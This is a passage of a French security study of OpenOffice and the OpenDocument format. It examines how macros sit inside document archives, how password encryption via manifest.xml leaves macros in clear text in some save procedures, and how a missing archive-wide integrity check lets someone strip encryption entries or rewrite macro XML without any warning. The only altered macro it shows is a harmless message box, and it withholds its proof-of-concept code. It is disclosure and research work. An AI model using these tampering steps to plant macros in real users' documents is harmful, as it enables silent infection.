Il est essentiel de préciser qu'à la suite de cette étude, une collaboration entre ses auteurs et les développeurs de la suite OpenOffice a été initiée. Les problèmes exposés ici ont donc été pris en compte et, pour l'essentiel d'entre eux, des modifications devraient être publiées très prochainement. La réactivité, la compétence et le professionnalisme de l'équipe de développement sont à saluer tout particulièrement.

Les aspects qui sont présentés concernent principalement les problèmes liés aux macros et au format OpenDocument. Ils résument à eux seuls la plus grande partie des problèmes de sécurité identifiés. Les codes « preuves de concepts » ne seront pas présentés. Le lecteur en trouvera la description dans [4]. Ils ne sont pas nécessaires à la compréhension des éléments présentés.

La sécurité d'OpenOffice : état de l'art

Il existe peu de références ou d'événements relatifs à la sécurité d'OpenOffice. Citons les principaux :

- En 2003, une étude faite par Rautiainen [5] concernant les versions 1.x de la suite présente une analyse assez limitée de la sécurité liée aux macros.
- En juin 2006, la société Kaspersky [11] a déclaré avoir détecté un virus pour OpenOffice, dénommé *StarDust*, mais en l'absence de données techniques, l'annonce est difficilement vérifiable. Un communiqué officiel d'OpenOffice semble indiquer que le code en question ne serait pas réellement un virus, n'ayant pas de caractère auto-reproducteur.
- Début juillet 2006, trois failles de sécurité sont découvertes et les correctifs publiés [12]. Précisons que sur le plan du développement la suite OpenOffice est d'une excellente qualité et qu'à ce jour, très peu de failles critiques ont été détectées.

Ce faible nombre d'événements concernant la sécurité de cette suite est assez surprenant. Il semble – et c'est là une constatation qui concerne à la fois le Logiciel libre et le logiciel propriétaire – que la préoccupation de sécurité des spécialistes de sécurité se limite de nos jours, à la recherche de vulnérabilités liées à un défaut d'implémentation. L'évaluation méthodologique et conceptuelle d'un produit – autrement dit, l'analyse des choix fonctionnels et algorithmiques ainsi que celle concernant la sécurité par une analyse formelle : matrice des flux ou des états, analyse des protocoles... d'un produit – est complètement négligée, peut-être du fait que la plupart des produits utilisés sont fermés à une analyse en profondeur de son algorithmique interne.

Le format OpenDocument

Afin de comprendre, les problèmes de sécurité que nous présentons plus loin, il est indispensable de comprendre le format de fichier OpenDocument, utilisé par OpenOffice. Ce format est un standard introduit par Oasis-Open [6] en 2005. Il a été adopté récemment par l'ISO/IEC (mai 2006) sous le nom de ISO/IEC DIS 26300, à la demande de la commission européenne [7] et avec l'accord de Sun Microsystems et d'Oasis-Open. Ce format utilise la technologie XML. Il supporte un grand nombre de types de document : bases de données, diagrammes, dessins présentations, feuilles de calcul... Il est compatible avec tout outil gérant la technologie XML. D'autres applications utilisent ce format : Abiword, Knomos, Koffice, Scribus StartOffice, Ibm Workspace. Microsoft Office doit l'adopter prochainement. Voyons, en quelques cas, la structure générale d'un document de ce format. Nous considérons un document OpenOffice.

Structure générale : cas d'un document sans macro

Un document OpenOffice est en fait un fichier compressé (format ZIP) sous forme d'archive. Il est donc possible de décompresser cette archive pour extraire la structure et les données. Sur un exemple, voyons comment fonctionne ce format. Le fichier s'appelle `reference_file.odt`.

```
$ file reference_file.odt
reference_file.odt: Zip archive data, at least v2.0 to extract
$ unzip reference_file.odt
Archive: reference_file.odt
 extracting: mimetype
   creating: Configuration2/
   creating: Pictures/
  inflating: _file.xml
  inflating: styles.xml
 extracting: meta.xml
  inflating: setting.xml
  inflating: META-INF/manifest.xml
$ ls -l
total 72
drwxr-xr-x   2 lrv  lrv    68 Feb 16 15:46 Configurations2
drwxr-xr-x   3 lrv  lrv   102 Feb 16 16:51 META-INF
drwxr-xr-x   2 lrv  lrv    68 Feb 16 15:46 Pictures
-rw-r--r--   1 lrv  lrv  2347 Feb 16 15:46 content.xml
-rw-r--r--   1 lrv  lrv  4427 Feb 16 16:46 reference_file.odt
-rw-r--r--   1 lrv  lrv  1047 Feb 16 15:46 meta.xml
-rw-r--r--   1 lrv  lrv    39 Feb 16 15:46 mimetype
-rw-r--r--   1 lrv  lrv  6607 Feb 16 15:46 setting.xml
-rw-r--r--   1 lrv  lrv  7623 Feb 16 15:46 styles.xml
```

Expliquons à quoi correspondent les différents fichiers. Le répertoire `META-INF` contient un fichier `manifest.xml` qui décrit la structure générale de l'archive, les informations la concernant, les éventuelles données afférentes au chiffrement (algorithmes, empreinte numérique...). Ce fichier est très important pour les problèmes de sécurité liés à ce format. Pour les autres fichiers, nous avons :

- `content.xml` : commun à tous les types de documents OpenOffice, il contient les données utiles du document (celles constituant la partie visible) ;

- `meta.xml` : contient les méta-informations du document (auteur, date d'accès...) ;
- `styles.xml` : spécifie le ou les styles utilisés ;
- `setting.xml` : précise les données de configuration liées au programme, telles que taille de la fenêtre, paramètres d'impression...

Structure générale : cas d'un document avec macro

Insérons à présent une macro dans notre document **[8,9]** (macros `dic00o` de la librairie standard – installation d'un dictionnaire). Un nouveau répertoire a été créé :

```
$ ls -l ./Basic
total 8
drwxr-x-rx   4 lrv  lrv  138 Mar  2 01:47 Standard
-rw-r--r--   1 lrv  lrv  338 Mar  2 00:38 script-lc.xml

$ ls -l /Basic/Standard
total 16
-rw-r--r--  1 lrv  lrv   350 Mar  2 00:38 script-lb.xml
-rw-r--r--  1 lrv  lrv  2049 Mar  2 00:38 une_macro.xml

$ ls -l ./META-INF
total 8
-rw-r--r--  1 lrv lrv  1465 Mar   2 00:38 manifest.xml
```

Ce répertoire contient toute l'organisation de macros en sous-répertoires. Le fichier `manifest.xml` a été modifié de sorte à prendre en compte, au niveau du document et de l'application, la présence des macros. Le chemin des macros a été ajouté :

```
<manifest:file-entry manifest:media-type="text/xml"
 manifest:full-path="Basic/Standard/une_macro.xml"/>
<manifest:file-entry manifest:media-type="text/xml"
 manifest:full-path="Basic/Standard/script-lb.xml"/>
<manifest:file-entry manifest:media-type=""
 manifest:full-path="Basic/Standard/"/>
<manifest:file-entry manifest:media-type="text/xml"
 manifest:full-path="Basic/script-lc.xml"/>
```

Le code de toute macro est localisé entre les deux balises XML suivantes :

```
<script:module xmlns:script="http://openoffice.org/2000/script"
 script:name="a_macro" script:language="StarBasic">
 ....................
</script:module>
```

Notons que toutes les informations utiles pour un code malveillant sont situées ici. Il est ainsi, par exemple, possible de changer le langage de macro. La gestion des librairies de macros se fait selon la même philosophie. Nous ne la traiterons pas ici. Le lecteur intéressé consultera **[4]**.

Le chiffrement par mot de passe : une approche formelle

Nous allons à présent étudier les différentes possibilités de création d'un document chiffré. La multitude des commandes impliquées et de relations possibles entre les commandes produit finalement un grand nombre de possibilités de mise en œuvre du chiffrement. Leur exploration a permis de découvrir que certaines n'offraient en réalité aucune sécurité. Il serait très fastidieux de toutes les décrire. Nous utiliserons par conséquent un graphe pour synthétiser et nous considérerons certaines d'entre elles plus en détail.

Le graphe est construit de la manière suivante. Chaque nœud représente une commande ou un état particulier du document de l'application, entre autres choses la protection par mot de passe qui peut être activée ou non. Les arcs décrivent les relations entre les nœuds. Ils sont parfois étiquetés par un commentaire montrant l'état du document ou une action possible de l'utilisateur. Le sens de la relation est indiqué par l'orientation de la flèche. Le chemin dans un graphe correspond à une procédure. Une variation dans une procédure est un chemin qui passe par au moins un nœud différent. Nous supposerons que l'application est en cours d'exécution. Les actions considérées sont les suivantes :


- Ouvrir ;
- Fermer ;
- Nouveau document ;
- Enregistrer sous... ;
- Enregistrer ;
- Ajouter une macro.

et les états possibles au niveau de l'application sont :

- Nouveau ;
- Document modifié ;
- Document non modifié.

La figure suivante représente ce graphe.

Figure 1



À partir de ce graphe, nous pouvons isoler deux chemins relativement différents :

- la création d'un nouveau document ;
- l'ouverture d'un document existant.

Les variations possibles se font lorsque le document est modifié. Nous avons alors le choix entre enregistrer le document ou bien l'enregistrer sous un nom différent. Mais le fait que le document soit chiffré ou non n'est alors pas pris en compte. D'où l'absence de sécurité, dans certains cas et la possibilité d'action efficace d'un code malveillant.

Afin d'illustrer les problèmes de sécurité de la suite OpenOffice vis-à-vis du risque lié aux codes malveillants, nous passons en

revue les points essentiels qui entrent en jeu. Ils se répartissent en deux grandes classes : les problèmes liés aux fonctionnalités de chiffrement des archives et les problèmes liés à la fonctionnalité d'intégrité des archives. Nous n'évoquerons pas les problèmes liés à la notion de confiance des macros (cette notion qui n'apporte rien par rapport à une signature classique devrait a priori disparaître dans les versions futures), ni les codes malveillants développés à titre de validation. Le lecteur trouvera ces points développés dans [4]. Nous allons dans un premier temps montrer comment la protection par chiffrement est mise en œuvre. Le fichier essentiel est le fichier `manifest.xml`. Il contient toutes les informations et n'est jamais chiffré.

La sécurité liée au chiffrement des macros

En quoi le chiffrement des archives – et en particulier des macros – ainsi que l'intégrité des archives au format OpenDocument ont-ils une importance en termes de risque viral ? Ils sont capitaux pour la sécurité générale. Dans le cas d'OpenOffice, les fonctionnalités de chiffrement et d'intégrité soit sont prises en compte de manière insuffisante, soit ne sont pas du tout gérées. Si le format OpenDocument est un format puissant, sa gestion par des fonctionnalités de chiffrement et d'intégrité exclusivement ouvertes est illusoire. La seule solution, en l'état actuel de la suite, serait de systématiquement utiliser la signature numérique. Cela n'est hélas pas faisable dans un contexte de large utilisation. Le problème n'est pas tant lié au chiffrement lui-même qu'à sa gestion dépourvue de toute gestion d'intégrité. En termes de confidentialité, si un code malveillant peut identifier certains blocs d'instructions, il peut ainsi adapter son action à la cible. Chiffrer les macros est donc intéressant. Mais s'il parvient à infecter une macro, c'est un problème d'intégrité autrement plus grave. Nous montrons que dans certains cas, le chiffrement des archives laisse les macros en clair, lesquelles peuvent donc être modifiées sans provoquer ni dysfonctionnement ni alerte de violation d'intégrité.

Création de document avec macros chiffrées

C'est le cas normalement attendu. Les macros sont effectivement chiffrées, lorsqu'un mot de passe est utilisé. Cela correspond aux procédures principales suivantes (autrement dit, deux chemins dans le graphe de la figure 1) [3] :

- Procédure 1. – Création à partir d'un nouveau document :
  - création d'un nouveau document ;
  - ajoute un contenu au document vierge ;
  - ajoute une macro, quitte l'éditeur de macro;
  - enregistre le document, active la protection par mot de passe.
- Procédure 2. – Création à partir d'un document existant en clair : le document est protégé par un mot de passe, la macro est chiffrée, et ce, à partir d'un document existant, mais qui n'était pas protégé par mot de passe.
  - ouverture d'un document : ***fichier => ouvrir => choix du document à ouvrir*** ;
  - modification du document et de la macro ;
  - enregistre le document : ***fichier => enregistrer sous*** (protection par mot de passe activée).

Pour la procédure 2, par exemple, regardons le *dump* du fichier `META-INF/manifest.xml` avant l'ouverture du document pour modification (extrait limité à la partie utile) :

```
<?xml version="1.0" encoding="UTF-8"?>
<manifest:manifest xmlns:manifest="urn:oasis:names:tc:opendocument:xmlns:
manifest:1.0">
 <manifest:file-entry manifest:media-type="application/vnd.oasis.opendocument.
text" manifest:full-path="/"/>
 .....
 <manifest:file-entry manifest:media-type="application/vnd.sun.xml.
ui.configuration" manifest:full-path="Configurations2/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="content.xml"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/
Standard/MaMacros.xml"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/
Standard/script-lb.xml"/>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Basic/
Standard/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/
script-lc.xml"/>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Basic/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="styles.
xml"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="meta.
xml"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="settings.xml"/>
</manifest:manifest>
```

et après la modification et l'enregistrement sous un nouveau nom (extrait limité à la partie utile) :

```
<?xml version="1.0" encoding="UTF-8"?>
<manifest:manifest xmlns:manifest="urn:oasis:names:tc:opendocument:xmlns:
manifest:1.0">
 <manifest:file-entry manifest:media-type="application/vnd.oasis.opendocument.
text" manifest:full-path="/"/>
 .....
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="content.xml" manifest:size="2814">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:checksum=
"Bkqy7CZjDwSVeMmC1B1YYoDuVc4=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="Teprw4lzxIA="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="1Ayehqbr9y7D+BAZahYQMg=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/
Standard/MaMacros.xml" manifest:size="351">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="kvhI/ehr+4W0VtSHKndMElubPaI=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="RvØoZSwgjZA="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="Orj+ms5WAevCAXTkrPwDhA=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/
Standard/script-lb.xml" manifest:size="349">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:checksum=
"8YQkq58iWuLvdwVe7nIUKy9LNH8=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="ZZQ/d2XaLpk="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="GwZNNr9fakEG3V4VccB/Lw=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Basic/
Standard/"/>
 &lt;manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="Basic/script-lc.xml" manifest:size="338">
```

```
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:checksum=
"EC1ic6byHiSVEsuYf5VZ85y2C5A=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="tpIMo9VInb4="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="yU4qp5YeRq7cI5MgFWxcUg=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Basic/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="styles.
xml" manifest:size="8425">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="iQOik4qeN/pYCa7IDv+cVFHbraI=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="rfVQoTcTcJw="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="MNcCBjd/PyqtDdyD2hCk0w=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="meta.
xml"/>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Thumbnails/
thumbnail.png"/>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Thumbnails/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="settings.xml" manifest:size="7371">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="H+SF/pnX9Y554ueHTwcEQ8KN6nA=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="Y90rWlm247c="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="S80Pf84Dtyc/a2OltciHwQ=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
</manifest:manifest>
```

Nous constatons que seuls les fichiers `content.xml`, `Basic/Standard/Macros.xml`, `Basic/Standard/script-lb.xml`, `Basic/Standard/script-lc.xml`, `styles.xml` et `setting.xml` sont chiffrés (texte en rouge). Le reste ne l'est pas. Les macros sont bien chiffrées. Notons que le contrôle d'intégrité est assuré par la fonction SHA-1, mais uniquement au niveau de chaque fichier. Le chiffrement est, quant à lui, assuré par l'algorithme Blowfish en mode CFB. Le protocole de gestion de clefs est le protocole PBKDF2. Les informations relatives au chiffrement et à l'intégrité sont en vert (pour le premier fichier seulement).Ces procédures de protection par mot de passe semblent donc protéger le document contre toute infection. Nous verrons plus loin qu'il n'en est rien. Dans le reste de cet article, nous signalerons en rouge, dans les dumps, les informations chiffrées et en bleu, les informations essentielles qui ne le sont pas.

Création de document protégé avec macros non chiffrées

C'est un cas anormal qui permet l'infection d'une archive pourtant protégée par mot de passe. Les macros ne sont pas chiffrées, malgré l'utilisation d'un mot de passe. Cela correspond aux deux procédures principales suivantes (autrement dit, deux chemins dans le graphe de la figure 1) [3] :

- Procédure 1. – Un nouveau document contenant une macro est créé, puis on le ferme. Ensuite, nous l'ouvrons et décidons de le protéger par un mot de passe :
  - création d'un nouveau document : ***fichier => nouveau => document texte*** ;
  - insertion des informations dans le document, manipulation textuelle du document (situation courante d'édition du document) ;
  - ajout d'une macro :***outils => macros => gérer les macros => sélection le document => sélection la bibliothèque => nouveau*** ; fermeture de l'éditeur de macro ;
  - enregistrement du document : ***fichier => enregistrer sous*** ;
  - fermeture du document : ***fichier => fermeture*** ;
  - ouverture du document précédemment enregistré ;
  - enregistrement du document sous un nouveau nom (autre variante : avec le même nom) après avoir activé la protection par mot de passe.
- Procédure 2. – Il s'agit d'une variante qui correspond à une utilisation au quotidien de l'application :
  - ouvrir un document existant non protégé par mot de passe et contenant une macro ;
  - modifier le document, à l'exclusion de la macro ;
  - enregistrer le document en activant la protection par mot de passe.

Regardons le dump du fichier `META-INF/manifest.xml` (extrait) :

```
<?xml version="1.0" encoding="UTF-8"?>
<manifest:manifest xmlns:manifest="urn:oasis:names:tc:opendocument:xmlns:
manifest:1.0">
 <manifest:file-entry manifest:media-type="application/vnd.oasis.opendocument.
text" manifest:full-path="/"/>
 ..........................................................
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="content.xml" manifest:size="6409">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:checksum=
"UaHqfTyfkmM86fUfi8bIPCovLkk=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="XyGlGL/09Zo="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="K5IBblqN83GjqfgHq8ZaSg=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/
Standard/MaMacro.xml"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/
Standard/script-lb.xml"/>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Basic/
Standard/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/
script-lc.xml" manifest:size="338">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:checksum=
"EC1ic6byHiSVEsuYf5VZ85y2C5A=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="0VqVuF8325Q="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="+JHzuTfaT8vas1Y1bE78cg=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Basic/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="styles.
xml" manifest:size="8532">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:checksum=
"+i+o9T0c+W2tK2QwhFMawo+9J98=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="vwPlPgWI9dY="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
```

[3] Nous n'indiquons ici que les procédures principales, à l'exclusion des variations. Une description complète de ces variations peut être consultées dans [10].

```
iteration-count="1024" manifest:salt="RUYXN7c3rvQlgNSHfOv7Pw==">
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="meta.
xml"/>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Thumbnails/
thumbnail.png"/>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Thumbnails/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="settings.xml" manifest:size="7371">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="jD860S44R3GQW/nO3JQPnrslokQ=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="LiljjKlQjBg="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="sqb69bKVsiG3hAKlYGhj5Q=="/>
 </manifest:encryption-data>
 </manifest:file-entry>
</manifest:manifest>
```

Nous voyons clairement que tous les fichiers ne sont pas chiffrés. Le contenu des répertoires `Configuration2`, `Basic/Standard` et `Thumbails` ne le sont pas. L'analyse en profondeur des résultats montre qu'il existe une différence interne dans le document. En conséquence, il est nécessaire, en attendant la correction de ces faiblesses de conception, de bien choisir les procédures de protection des documents. Maintenant que nous avons montré que dans certains cas le chiffrement des archives OpenOffice, et en particulier des macros, souffrait de graves faiblesses, voyons comment une attaque par codes malveillants peut les exploiter.

Le problème d'intégrité lié au format

Les différentes analyses ont montré qu'il est possible d'infecter, dans tous les cas, un document OpenOffice et par lui de propager une infection (cas des virus ou des vers), et ce, sans déclencher aucune alerte de présence de macros (utilisation de la notion de macros dites « de confiance »).

Toutes ces attaques, au demeurant opérationnelles, sont rendues possibles par un défaut général de la gestion d'intégrité des archives au format OpenDocument. Illustrons cela avec les principales attaques possibles. Dans ce qui suit, les manipulations de documents (manuellement ou automatiquement par un code malveillant) consistent à modifier, selon les scénarii, les fichiers suivants :

- `content.xml` ;
- `META-INF/manifest.xml` ;
- `Basic/script-lc.xml` ;
- `Basic/<nom_bibliothéque>.xml` ou `Standard.xml` ;
- `Basic/<nom_bibliothéque>/script-lb.xml` ;
- `Basic/<nom_bibliothéque>/<nom_macro>.xml`.

Modification d'un document en clair sans macro

C'est l'attaque la plus simple. Il n'y a pas de mécanisme à contourner. Il est possible de modifier un document et aucune gestion de l'intégrité de l'archive n'est présente. Le lecteur pourra facilement vérifier que cette modification est facile à réaliser. Il lui suffira de comparer, avant et après modification, dans le fichier `content.xml`, ce qui se trouve entre les balises XML `<text:p text:style-name="Standard">` et `</text:p>`.

Modification d'un document chiffré sans macro

Nous partons d'un document chiffré et montrons comment il est possible de contourner le mécanisme de déchiffrement à l'ouverture, sans déclencher un quelconque message d'erreur. Pour y parvenir, il a fallu quelques essais. En premier lieu, si on ne supprime que les informations liées au chiffrement, contenues dans le nœud `<manifest:file-entry manifest:media-type="text/xml" manifest:full-path="content.xml"/>` du fichier `META-INF/manifest.xml`, on obtient le fichier suivant après modification du document :

```
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:checksum=
"YVkcq2SM7H52FYHYHoOvR08FB6s=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="+LrvhNL6gBk="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="2C29DDnGnMnxGPzwLlaGfw=="/>
  </manifest:encryption-data>
```

Cela ne fonctionne pas. Le message d'erreur suivant s'affiche :

```
"Erreur de lecture
 le mot de passe spécifié n'est p. as correct."
```

L'utilisation de la méthode radicale, consistant à éliminer toute information relative au chiffrement et à remplacer tous les fichiers chiffrés par leur équivalent en clair s'avère, quant à elle, payante. Le document s'ouvre sans erreur. Bien sûr, le fichier `content.xml` est différent, mais le destinataire d'un document ne sait pas forcément par avance ce qu'il contient. Le dump du fichier `META-INF/manifest.xml` de l'archive chiffrée originale donne (extrait) :

```
<?xml version="1.0" encoding="UTF-8"?>
 <manifest:manifest xmlns:manifest="urn:oasis:names:tc:opendocument:xmlns:
manifest:1.0">
  <manifest:file-entry manifest:media-type="application/vnd.oasis.opendocument.
text" manifest:full-path="/"/>
 ..........................................................
  <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="content.xml" manifest:size="3068">
   <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:checksum
="YVkcq2SM7H52FYHYHoOvR08FB6s=">
    <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="+LrvhNL6gBk="/>
    <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="2C29DDnGnMnxGPzwLlaGfw=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
  <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="styles.
xml" manifest:size="8425">
   <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="iQOik4qeN/pYCa7IDv+cVFHbraI=">
    <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="TfgE4hYGq+c="/>
    <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="gEhp2osY14EC1N3Ir7SmCA=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
  <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="meta.
xml"/>
  <manifest:file-entry manifest:media-type="" manifest:full-path="Thumbnails/
thumbnail.png"/>
  <manifest:file-entry manifest:media-type="" manifest:full-path="Thumbnails/"/>
  <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="settings.xml" manifest:size="7372">
   <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:checksum
="q+6oS8JjzcNLtj+EWdC10mCBQ5g=">
    <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="0U9AlXJq2Cw="/>
    <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="Rak7sHuHHEZs2W3fmzu6NQ=="/>
  </manifest:encryption-data>
```

```
 </manifest:file-entry>
</manifest:manifest>
```

Après corruption de l'archive, nous avons (extrait) :

```
<?xml version="1.0" encoding="UTF-8"?>
<manifest:manifest xmlns:manifest="urn:oasis:names:tc:opendocument:xmlns:
manifest:1.0">
 <manifest:file-entry manifest:media-type="application/vnd.oasis.opendocument.
text" manifest:full-path="/"/>
 .....
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="content.
xml"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="meta.
xml"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="styles.
xml"/>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Thumbnails/
thumbnail.png"/>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Thumbnails/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="settings.xml"/>
</manifest:manifest>
```

Cet exemple montre qu'il est donc possible de modifier, certes au prix d'une modification lourde de l'archive, le contenu d'un fichier chiffré. Aucune intégrité globale n'est mise en œuvre pour interdire ce genre d'attaque. Nous allons maintenant voir comment opérer les mêmes manipulations en présence de macros. Trois cas sont possibles selon que les macros sont chiffrées ou non. Mais d'une manière générale, au lieu d'agir sur le contenu du document (le fichier `content.xml`), nous agirons sur le fichier contenant le code de la macro : `Basic/Standard/<nomMacro>.xml`.

Modification d'un document en clair avec macro

Nous créons d'abord un document sans protection par mot de passe. Modifions ensuite la macro de ce document, c'est-à-dire changeons les données entres les balises suivantes :

```
<script:module xmlns:script="http://openoffice.org/2000/script" script:
name="Macro" script:language="StarBasic">
```

Le document une fois modifié, nous vérifions que son exécution ne provoque aucune erreur. Voici le dump de la macro originale :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN"
"module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:
name="Macro" script:language="StarBasic">
Rem  *****  BASIC  *****

Sub Main
msgbox "Les bulles du Coca me montent à la tête..."
End Sub
</script:module>
```

et voici le dump de la macro corrompue (potentiellement une macro malicieuse) :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN"
"module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:
name="Macro" script:language="StarBasic">
REM  *****  BASIC  *****

Sub Main
msgbox "Les bulles du champagne me montent aussi à la tête... mais au moins c'est
magique !!! "
End Sub
</script:module>
```

À l'ouverture du fichier, c'est la macro corrompue qui s'exécute, et ce, sans aucune alerte concernant l'intégrité. Encore une fois, aucun mécanisme d'intégrité, qu'il soit local ou global, n'est présent. Précisons que ce genre de manipulation n'est pas possible dans des logiciels propriétaires qui mettent en œuvre du contrôle d'intégrité.

Modification d'un document chiffré avec macro non chiffrée

Nous allons maintenant simplement modifier la macro. Nous partons d'un document produit comme indiqué précédemment. Le document est chiffré à l'exclusion des macros. Pour réaliser cette corruption de macro, nous modifions le fichier `Basic/Standard/MaMacro.xml` et le code de la macro situé entre les balises.

```
<script:module xmlns:script="http://openoffice.org/2000/script" script:
